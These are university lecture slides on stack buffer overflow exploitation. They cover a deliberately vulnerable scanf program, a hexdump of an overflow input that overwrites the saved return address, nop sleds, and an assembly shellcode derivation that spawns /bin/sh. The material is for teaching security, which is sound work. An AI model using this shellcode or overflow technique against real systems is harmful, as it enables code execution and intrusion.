Software Security
Part 2

C.V. Wright

CS 491/591

Fall 2015

Where's the beef?

- We've talked some about security problems
  - We even looked at some real exploit code, and the real, vulnerable code that it attacks
- But there's still something missing…
  - Attackers seem to have magical abilities to make systems do whatever they want
  - **How do they do that?!??**

Reading Assignment

- Erickson, Chapter 0x300
  – Sections 0x300 – 0x330

- Aleph One, "Smashing the Stack for Fun and Profit." *Phrack* vol 7, issue 49.
  – http://www.phrack.org/issues.html?issue=49&id=14#article
  – http://insecure.org/stf/smashstack.html

Status for Today

- We've seen how programs can misbehave
  - Example 2: Stack buffer overflow
    → Saved %eip got overwritten
    → Segmentation fault
  - Example 3: Carefully modified stack
    → Changed control flow

Status for Today

- Haven't seen any real attacks yet
  - Programs just caused trouble for themselves

- Next up:
  - Stack overflow vulnerabilities
  - Code injection exploits
    - Shellcode
    - Payload

Example 4: Stack Overflow Vulnerability

```c
#include <stdio.h>

void function(int a, int b, int c) {
  char buffer[16];

  scanf("%s", buffer);
}

void main() {

  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("  x = %d\n", x);
}
```

Example 4: Stack Overflow Vulnerability

```c
#include <stdio.h>

void function(int a, int b, int c) {
  char buffer[16];

  scanf("%s", buffer);
}

void main() {

  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("  x = %d\n", x);
}
```

scanf takes arbitrary input from stdin and copies it onto the stack starting at buffer.

Now we can take control of %eip from outside the program!

Stack Overflow Attack

```
[cvwright@ubuntu tmp]$ hexdump example4-attack.dat
0000000 4141 4141 4242 4242 4343 4343 4444 4444
0000010 4545 4545 4646 4646 f800 bfff 8485 0804
0000020 000a
0000021
[cvwright@ubuntu tmp]$ cat example4-attack.dat | ./example4
  x = 0
Segmentation fault
```

Stack Overflow Attack

```
[cvwright@ubuntu tmp]$ hexdump example4-attack.dat
0000000 4141 4141 4242 4242 4343 4343 4444 4444
0000010 4545 4545 4646 4646 f800 bfff 8485 0804
0000020 000a
0000021
[cvwright@ubuntu tmp]$ cat example4-attack.dat | ./example4
  x = 0
Segmentation fault
```

Buffer
(16 bytes)
“AAAABBBB…

Stack Overflow Attack

```
[cvwright@ubuntu tmp]$ hexdump example4-attack.dat
0000000 4141 4141 4242 4242 4343 4343 4444 4444
0000010 4545 4545 4646 4646 f800 bfff 8485 0804
0000020 000a
0000021
[cvwright@ubuntu tmp]$ cat example4-attack.dat | ./example4
  x = 0
Segmentation fault
```

Buffer
(16 bytes)
"AAAABBBB…

Filler for extra stack space
(8 bytes)

(Found through trial
and error.)

Stack Overflow Attack

```
[cvwright@ubuntu tmp]$ hexdump example4-attack.dat
0000000 4141 4141 4242 4242 4343 4343 4444 4444
0000010 4545 4545 4646 4646 f800 bfff 8485 0804
0000020 000a
0000021
[cvwright@ubuntu tmp]$ cat example4-attack.dat | ./example4
  x = 0
Segmentation fault
```

Buffer
(16 bytes)
“AAAABBBB…

New value for %ebp
(4 bytes)

Filler for extra stack space
(8 bytes)

(Guessed based on
stack addresses
from earlier today)

(Found through trial
and error.)

Stack Overflow Attack

```
[cvwright@ubuntu tmp]$ hexdump example4-attack.dat
0000000 4141 4141 4242 4242 4343 4343 4444 4444
0000010 4545 4545 4646 4646 f800 bfff 8485 0804
0000020 000a
0000021
[cvwright@ubuntu tmp]$ cat example4-attack.dat | ./example4
  x = 0
Segmentation fault
```

Buffer
(16 bytes)
“AAAABBBB…

Filler for extra stack space
(8 bytes)

(Found through trial
and error.)

New value for %ebp
(4 bytes)

(Guessed based on
stack addresses
from earlier today)

New value for %eip
(4 bytes)

Extracted with “gdb example4”,
“disassemble main”

"BUT WAIT!", you say

- That's not very impressive
  - We only skipped one instruction!

- Don't real vulnerabilities enable executing arbitrary code?

What code would you like to execute today?

- With control of %eip, we can cause the program to jump to any address
  - Say for example that we really want to launch a shell

- What value should we put into %eip?

Two Options

1. Code injection
   - Send the instructions as part of our input
   - Cause the program to jump to the start of our instructions

2. Return-oriented programming (ROP)
   - Find instructions already in memory that do what we want to do
   - String them together to achieve the desired effect

Code Injection

1. Send attack code as part of the input
   – Victim program stores it on the stack for us

2. Set %eip to point to injected code

3. Voila!

Obligatory *Matrix* Reference

Code injection illustrated with Hollywood special effects (*The Matrix*, 1999)

Basic Exploit Structure

- Shellcode
  - Takes control of %eip
  - Starts the victim program executing attack code
- Payload
  - Implements whatever the attacker wants to do


Shellcode

- Need to figure out how to do two things

  1. Overwrite saved %eip

  2. Have new saved %eip point to the shellcode

Shellcode on the Stack



Shellcode - Challenges

1. Where does our shellcode start?
   – Need this address for the saved %eip
   – Answer depends on the current stack depth


2. How to make sure the saved %eip gets clobbered with the correct address?

Nop Sled

- x86 instruction **nop** (no op)
  - Does nothing
  - Instruction takes just 1 byte of machine code (0x90)

- Idea: Put lots of **nop**'s at the beginning of our shellcode
  - Now we don't have to be so precise in the value for %eip

Nop Sled



Guess the address WXYZ based
on observed stack addresses.
(Find them using gdb)
Guess doesn't have to be perfect!
%esp
%ebp
N
N
N
N
N
N
Z
Y
X
W
...
...
...
Other
Shellcode
Payload
Saved ebp
(4 bytes)
Input args
Nop
sled
Saved eip
(4 bytes)
New %eip can point anywhere
within the nop sled

Shellcode - Challenges

1. Where does our shellcode start?
   – Need this address for the saved %eip
   – Answer depends on the current stack depth


2. How to make sure the saved %eip gets clobbered with the correct address?

Clobbering %eip



Write **lots** of copies of the target address at the end of our input to increase the chance that one of them goes into the saved %eip

Next Up: Exploit Payloads




Reminder: Reading Assignment

- Erickson, Chapter 0x300
  - Sections 0x300 – 0x330

- Aleph One, "Smashing the Stack for Fun and Profit." *Phrack* vol 7, issue 49.
  - http://www.phrack.org/issues.html?issue=49&id=14#article
  - http://insecure.org/stf/smashstack.html

Next Up: Exploit Payloads



Payload

- What do we want the victim program to do?
  - Example: spawn a shell

```
…
char *name[2];
name[0] = "/bin/sh";              // Program name to execute
name[1] = NULL;                   // List of command-line args
execve(name[0], name, NULL);  // Execute the shell program
// Code below here runs only if execve fails
exit(0);                          // If we’re still here,
                                  // just exit silently
                                  // so no one notices us
…
```

Payload

- What do we want the victim program to do?
  - Example: spawn a shell

Great! Now we just need this in x86 machine code! How do we get it?

```
…
char *name[2];
name[0] = "/bin/sh";                // Program name to execute
name[1] = NULL;                     // List of command-line args
execve(name[0], name, NULL);        // Execute the shell program
// Code below here runs only if execve fails
exit(0);                            // If we're still here,
                                    // just exit silently
                                    // so no one notices us
…
```

System Calls for the Exploit Payload

- **execve** – System call # 0xb
  - Takes name of program to execute in %ebx
  - Takes list of arguments in %ecx
  - Takes list of environment variables in %edx

  - Example:

```
movl $0xb, %eax
movl <prog name>, %ebx
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
```

System Calls for the Exploit Payload

- **exit** – System call # 0x1
  - Takes exit code in %ebx
  - Example:

```
movl $1, %eax
movl $0, %ebx
int $0x80
```

Assembly Code for Exploit Payload

```
movl $0xb, %eax
movl <prog name>, %ebx
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
movl $1, %eax
movl $0, %ebx
int $0x80
```

Assembly Code for Exploit Payload

```
movl $0xb, %eax
movl <prog name>, %ebx
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
movl $1, %eax
movl $0, %ebx
int $0x80
```

Problem 1
We need the string “/bin/sh” somewhere in memory

Assembly Code for Exploit Payload

```
movl $0xb, %eax
movl <prog name>, %ebx
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
movl $1, %eax
movl $0, %ebx
int $0x80
.string "/bin/sh"
```

Problem 1
We need the string “/bin/sh” somewhere in memory

Solution:
Include it in the exploit payload!

Assembly Code for Exploit Payload

```
movl $0xb, %eax
movl <prog name>, %ebx
movb $0, 7(%ebx)
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
movl $1, %eax
movl $0, %ebx
int $0x80
.string "/bin/sh"
```

Actual exploit payload can't contain null bytes (otherwise scanf() will quit too soon)

So we put the 7 characters /bin/sh after the payload, and we set the 8th byte to 0 with our code

Assembly Code for Exploit Payload

Problem 2
We need the address of the string!

```
movl $0xb, %eax
movl <prog name>, %ebx
movb $0, 7(%ebx)
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
movl $1, %eax
movl $0, %ebx
int $0x80
.string "/bin/sh"
```

Assembly Code for Exploit Payload

```
movl $0xb, %eax
movl <prog name>, %ebx
movb $0, 7(%ebx)
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
movl $1, %eax
movl $0, %ebx
int $0x80
.string "/bin/sh"
```

Problem 2
We need the address of the string!

What to do?

Well, the **call** instruction gives us the address of whatever is stored in memory immediately after it.

Assembly Code for Exploit Payload

```
movl $0xb, %eax
movl <prog name>, %ebx
movb $0, 7(%ebx)
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
movl $1, %eax
movl $0, %ebx
int $0x80
call <????>
.string "/bin/sh"
```

Push the address of “/bin/sh” onto the stack at (%esp)

Then jump to some location

Assembly Code for Exploit Payload

```
movl $0xb, %eax
movl <prog name>, %ebx
movb $0, 7(%ebx)
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
movl $1, %eax
movl $0, %ebx
int $0x80
call <payload>
.string "/bin/sh"
```

Push the address of "/bin/sh" onto the stack at (%esp)

Then jump to **the rest of our exploit code**

Assembly Code for Exploit Payload

```
movl $0xb, %eax
popl %ebx
movb $0, 7(%ebx)
movl <arg list>, %ecx
movl <env list>, %edx
int $0x80
movl $1, %eax
movl $0, %ebx
int $0x80
call <payload>
.string "/bin/sh"
```

Grab the address that **call** stored on the stack for us

Push the address of “/bin/sh” onto the stack at (%esp)

Then jump to **the rest of our exploit code**

Assembly Code for Exploit Payload

```
         jmp <call_instr>
payload: movl $0xb, %eax
         popl %ebx
         movb $0, 7(%ebx)
         movl <arg list>, %ecx
         movl <env list>, %edx
         int $0x80
         movl $1, %eax
         movl $0, %ebx
         int $0x80
         call <payload>
         .string "/bin/sh"
```

First, go execute the **call** instruction below to find the string's address. Then do the rest.

Grab the address that **call** stored on the stack for us

Push the address of "/bin/sh" onto the stack at (%esp)

Then jump to **the rest of our exploit code**

Assembly Code for Exploit Payload

```
         jmp <call_instr>
payload: movl $0xb, %eax
         popl %ebx
         movb $0, 7(%ebx)
         movl <arg list>, %ecx
         movl <env list>, %edx
         int $0x80
         movl $1, %eax
         movl $0, %ebx
         int $0x80
         call <payload>
         .string "/bin/sh"
```

HEY, WAIT JUST A MINUTE!
How do we know the addresses for <call_instr> and <payload>?

Assembly Code for Exploit Payload

```
         jmp <call_instr>
payload: movl $0xb, %eax
         popl %ebx
         movb $0, 7(%ebx)
         movl <arg list>, %ecx
         movl <env list>, %edx
         int $0x80
         movl $1, %eax
         movl $0, %ebx
         int $0x80
         call <payload>
         .string "/bin/sh"
```

HEY, WAIT JUST A MINUTE!
How do we know the addresses for <call_instr> and <payload>?

Fortunately, x86 uses **relative addressing** for **jmp** and **call**
(Just like MIPS does for **beq**, **bne**, …)

So we only need to know how far from one instruction to the next

Assembly Code for Exploit Payload

```
         jmp <call_instr>
payload: movl $0xb, %eax
         popl %ebx
         movb $0, 7(%ebx)
         movl <arg list>, %ecx
         movl <env list>, %edx
         int $0x80
         movl $1, %eax
         movl $0, %ebx
         int $0x80
         call <payload>
         .string "/bin/sh"
```

Problem 3
We need the argument list somewhere in memory AND we need its address!

Assembly Code for Exploit Payload

```
         jmp <call_instr>
payload: movl $0xb, %eax
         popl %ebx
         movb $0, 7(%ebx)
         movl <arg list>, %ecx
         movl <env list>, %edx
         int $0x80
         movl $1, %eax
         movl $0, %ebx
         int $0x80
         call <payload>
         .string "/bin/sh"
```

Problem 3
We need the argument list somewhere in memory
AND we need its address!

OK first, what is the arg list?


Assembly Code for Exploit Payload

```
         jmp <call_instr>
payload: movl $0xb, %eax
         popl %ebx
         movb $0, 7(%ebx)
         movl <arg list>, %ecx
         movl <env list>, %edx
         int $0x80
         movl $1, %eax
         movl $0, %ebx
         int $0x80
         call <payload>
         .string "/bin/sh"
```

Problem 3
We need the argument list
somewhere in memory
AND we need its address!

OK first, what is the arg list?

- It's an array of pointers to strings
- It's null-terminated
- First string is our program name



What should our arg list contain?

What should our arg list contain?

- First entry: address of string “/bin/sh”
  - We already have this in %ebx

- 2^{nd} entry: Null
  - Easy to write this anywhere

Where can we store the arg list?

Where can we store the arg list?

- Option 1: Put it on the stack

- Option 2: Append it to the exploit payload

Where can we store the arg list?

- Option 1: Put it on the stack
  - subl $8, %esp
  - movl %ebx, (%esp)
  - movl $0, 4(%esp)
  - movl %esp, %ecx

Where can we store the arg list?

- Option 2: Append it to the exploit payload
  - movl %ebx, 0x8(%ebx)
  - movl $0, 0xc(%ebx)
  - leal 0x8(%ebx), %ecx

Assembly Code for Exploit Payload

```
         jmp <call_instr>
payload: movl $0xb, %eax
         popl %ebx
         movb $0, 7(%ebx)
         movl %ebx, 0x8(%ebx)
         movl $0, 0xc(%ebx)
         leal $0x8(%ebx), %ecx
         movl <env list>, %edx
         int $0x80
         movl $1, %eax
         movl $0, %ebx
         int $0x80
         call <payload>
         .string "/bin/sh"
         <address of string "/bin/sh" will be written here>
         <null word will be written here>
```

Problem 3
We need the argument list somewhere in memory
AND we need its address!

Solution:
Store arg list at the end of payload

Assembly Code for Exploit Payload

Problem 4
We need the list of environment variables somewhere in memory AND we need its address!

```
         jmp <call_instr>
payload: movl $0xb, %eax
         popl %ebx
         movb $0, 7(%ebx)
         movl %ebx, 0x8(%ebx)
         movl $0, 0xc(%ebx)
         leal $0x8(%ebx), %ecx
         movl <env list>, %edx
         int $0x80
         movl $1, %eax
         movl $0, %ebx
         int $0x80
         call <payload>
         .string "/bin/sh"
         <address of string "/bin/sh" will be written here>
         <null word will be written here>
```

Assembly Code for Exploit Payload

```
         jmp <call_instr>
payload: movl $0xb, %eax
         popl %ebx
         movb $0, 7(%ebx)
         movl %ebx, 0x8(%ebx)
         movl $0, 0xc(%ebx)
         leal $0x8(%ebx), %ecx
         leal $0xc(%ebx), %edx
         int $0x80
         movl $1, %eax
         movl $0, %ebx
         int $0x80
         call <payload>
         .string "/bin/sh"
         <address of string "/bin/sh" will be written here>
         <null word will be written here>
```

Problem 4
We need the list of environment variables somewhere in memory AND we need its address!

Solution:
We don't really need any env vars.

So our list will have one entry – a null.

We can give it the same null word that we used to end our list of program arguments